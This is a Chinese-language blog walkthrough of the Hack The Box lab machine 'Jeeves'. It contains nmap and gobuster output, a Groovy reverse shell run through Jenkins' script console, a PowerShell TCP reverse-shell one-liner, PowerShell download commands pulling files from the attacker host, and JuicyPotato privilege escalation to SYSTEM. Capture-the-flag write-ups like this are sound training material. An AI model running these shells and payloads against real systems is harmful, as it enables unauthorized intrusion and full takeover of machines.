

No.5-Jeeves-难度普通-HTB-walkthrough

原创

[lkonw 星辰](#) 于 2020-02-10 16:02:07 发布 301 收藏

文章标签: [github cmd](#) [安全](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/weixin_43851945/article/details/104248919


版权

No.5-Jeeves-难度普通-HTB-walkthrough

攻击机: 官方Kali linux 2019 64位

作者: [lkonw](#)

靶机介绍



The image shows a challenge card for 'Jeeves' from HTB. On the left is a circular icon of a man in a black suit, white shirt, black bow tie, and black mask, set against a purple background. To the right of the icon, the name 'Jeeves' is displayed in white. Below the name, several attributes are listed in a dark grey box with white text: OS: Windows (with the Windows logo), Difficulty: Medium (in orange), Points: 30 (in green), Release: 11 Nov 2017, and IP: 10.10.10.63. At the bottom right of the card, the URL https://blog.csdn.net/weixin_43851945 is provided.

一, 端口扫描

日常的 HTTP 端口 80 和 端口 50000 Jetty HTTP 服务器

```

Starting Nmap 7.80 ( https://nmap.org ) at 2020-02-03 15:11 +08
Nmap scan report for 10.10.10.63
Host is up (0.27s latency).

PORT      STATE SERVICE      VERSION
80/tcp    open  http        Microsoft IIS httpd 10.0
|_ http-methods:
|_ Potentially risky methods: TRACE
|_ http-server-header: Microsoft-IIS/10.0
|_ http-title: Ask Jeeves
135/tcp   open  msrpc       Microsoft Windows RPC
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
50000/tcp open  http        Jetty 9.4.z-SNAPSHOT
|_ http-server-header: Jetty(9.4.z-SNAPSHOT)
|_ http-title: Error 404 Not Found
Service Info: Host: JEEVES; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_ cclock-skew: mean: 5h00m43s, deviation: 0s, median: 5h00m43s
|_ smb-os-discovery: ERROR: Script execution failed (use -d to debug)
|_ smb-security-mode:
|   authentication_level: user
|   challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
|_ smb2-security-mode:
|   2.02:
|_ Message signing enabled but not required
|_ smb2-time:
|   date: 2020-02-03T12:12:37
|_ start_date: 2020-02-03T09:12:36

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 49.01 seconds

```

二, Enumeration

Gobuster 结果

```

root@xing:~/Desktop/hackthebox/wordlist# gobuster dir -w directory-list-2.3-medium.txt -u "http://10.10.10.63:50000" -t 50
=====
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
=====
[+] Url:          http://10.10.10.63:50000
[+] Threads:     50
[+] Wordlist:     directory-list-2.3-medium.txt
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent:  gobuster/3.0.1
[+] Timeout:     10s
=====
2020/02/10 15:07:50 Starting gobuster
=====
/askjeeves (Status: 302)

```

发现了CMS Jenkins

- New Item
- People
- Build History
- Manage Jenkins
- Credentials

Welcome to Jenkins!

Please **create new jobs** to get started.

Build Queue
No builds in the queue.

Build Executor Status
1 Idle
2 Idle

https://blog.csdn.net/weixin_43851945

Google了后 发现 Jenkins 的script console 能执行 Groovy 代码。

传送门

10.10.10.63:50000/askjeeves/manage

Jenkins

Build History

Manage Jenkins

Credentials

Build Queue

No builds in the queue.

Build Executor Status

1 Idle

2 Idle

New version of Jenkins (2.88) is available for [download](#) ([changelog](#)). Or Upgrade Automatically

Configure System
Configure global settings and paths.

Configure Global Security
Secure Jenkins; define who is allowed to access/use the system.

Configure Credentials
Configure the credential providers and types

Global Tool Configuration
Configure tools, their locations and automatic installers.

Reload Configuration from Disk
Discard all the loaded data in memory and reload everything from file system. Useful when you modified config files directly on disk.

Manage Plugins
Add, remove, disable or enable plugins that can extend the functionality of Jenkins. (updates available)

System Information
Displays various environmental information to assist trouble-shooting.

System Log
System log captures output from java.util.logging output related to Jenkins.

Load Statistics
Check your resource utilization and see if you need more computers for your builds.

Jenkins CLI
Access/manage Jenkins from your shell, or from your script

Script Console
Executes arbitrary script for administration/trouble-shooting/diagnostics.

https://blog.csdn.net/weixin_43851945

Script Console

Type in an arbitrary [Groovy script](#) and execute it on the server. Useful for trouble-shooting and diagnostics. Use the 'println' command to see the output (if you use System.out, it will go to the server's stdout, which is harder to see.) Example:

```
println(Jenkins.instance.pluginManager.plugins)
```

All the classes from all the plugins are visible. `jenkins.*`, `jenkins.model.*`, `hudson.*`, and `hudson.model.*` are pre-imported.

```
1
```

https://blog.csdn.net/weixin_43851945


Google 下 Groovy reverse shell

这个项目有很多方便的Reverse shell的代码

传送门

```
String host="10.10.14.6";
int port=4242;
String cmd="cmd.exe";
Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();Socket s=new Socket(host,port);InputStream pi=p.getInputStream(),pe=p.getErrorStream(), si=s.getInputStream();OutputStream po=p.getOutputStream(),so=s.getOutputStream();while(!s.isClosed()){while(pi.available(>0))so.write(pi.read());while(pe.available(>0))so.write(pe.read());while(si.available(>0))po.write(si.read());so.flush();po.flush();Thread.sleep(50);try {p.exitValue();break;}catch (Exception e){}};p.destroy();s.close();
```

成功拿到 cmd shell




三， Root

```
C:\Users\Administrator\.jenkins>whoami /priv
```

发现Privileges的 SeImpersonatePrivilege 是 enable
我们滥用这个特权让系统用SYSTEM来执行我们的文件 从而取得提权
我们可以使用 Juicy-Potato 进行提权。

想要了解更多的可以点击传送门进行阅读

[传送门](#)



首先，我们要制作一个 JuicyPotato 的文件 可以从github下载 然后编译。

[JuicyPotato项目地址](#)

我个人是用Visual Studio 2019 进行编译
完成后 获得 JuicyPotato.exe

创建一个 Powershell Reverse shell 脚本 命名为 powershell.bat

```
powershell -nop -c "$client = New-Object System.Net.Sockets.TCPClient('10.10.14.6',5555);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String);$sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()"
```

然后使用powershell 命令 上传这两个文件到我们的靶机上

```
powershell -c "(New-Object System.Net.Webclient).DownloadFile('http://10.10.14.6/juicypotato.exe','C:\Users\kohsuke\Desktop\juicypotato.exe')
powershell -c "(New-object System.Net.Webclient).DownloadFile('http://10.10.14.6/cmd.bat','C:\Users\kohsuke\Desktop\cmd.bat')"
```

然后使用执行


```
C:\Users\kohsuke\Desktop>juicypotato.exe -t * -p C:\Users\kohsuke\Desktop\cmd.bat -l 1234
juicypotato.exe -t * -p C:\Users\kohsuke\Desktop\cmd.bat -l 1234
Testing {4991d34b-80a1-4291-83b6-3328366b9097} 1234
.....
[+] authresult 0
{4991d34b-80a1-4291-83b6-3328366b9097};NT AUTHORITY\SYSTEM

[+] CreateProcessWithTokenW OK
```

成功拿到reverse shell

```
root@xing:/var/www/html# nc -nvlp 9999
listening on [any] 9999 ...
connect to [10.10.14.6] from (UNKNOWN) [10.10.10.63] 49708

PS C:\Windows\system32> whoami
nt authority\system
```



[创作打卡挑战赛](#) >

[赢取流量/现金/CSDN周边激励大奖](#)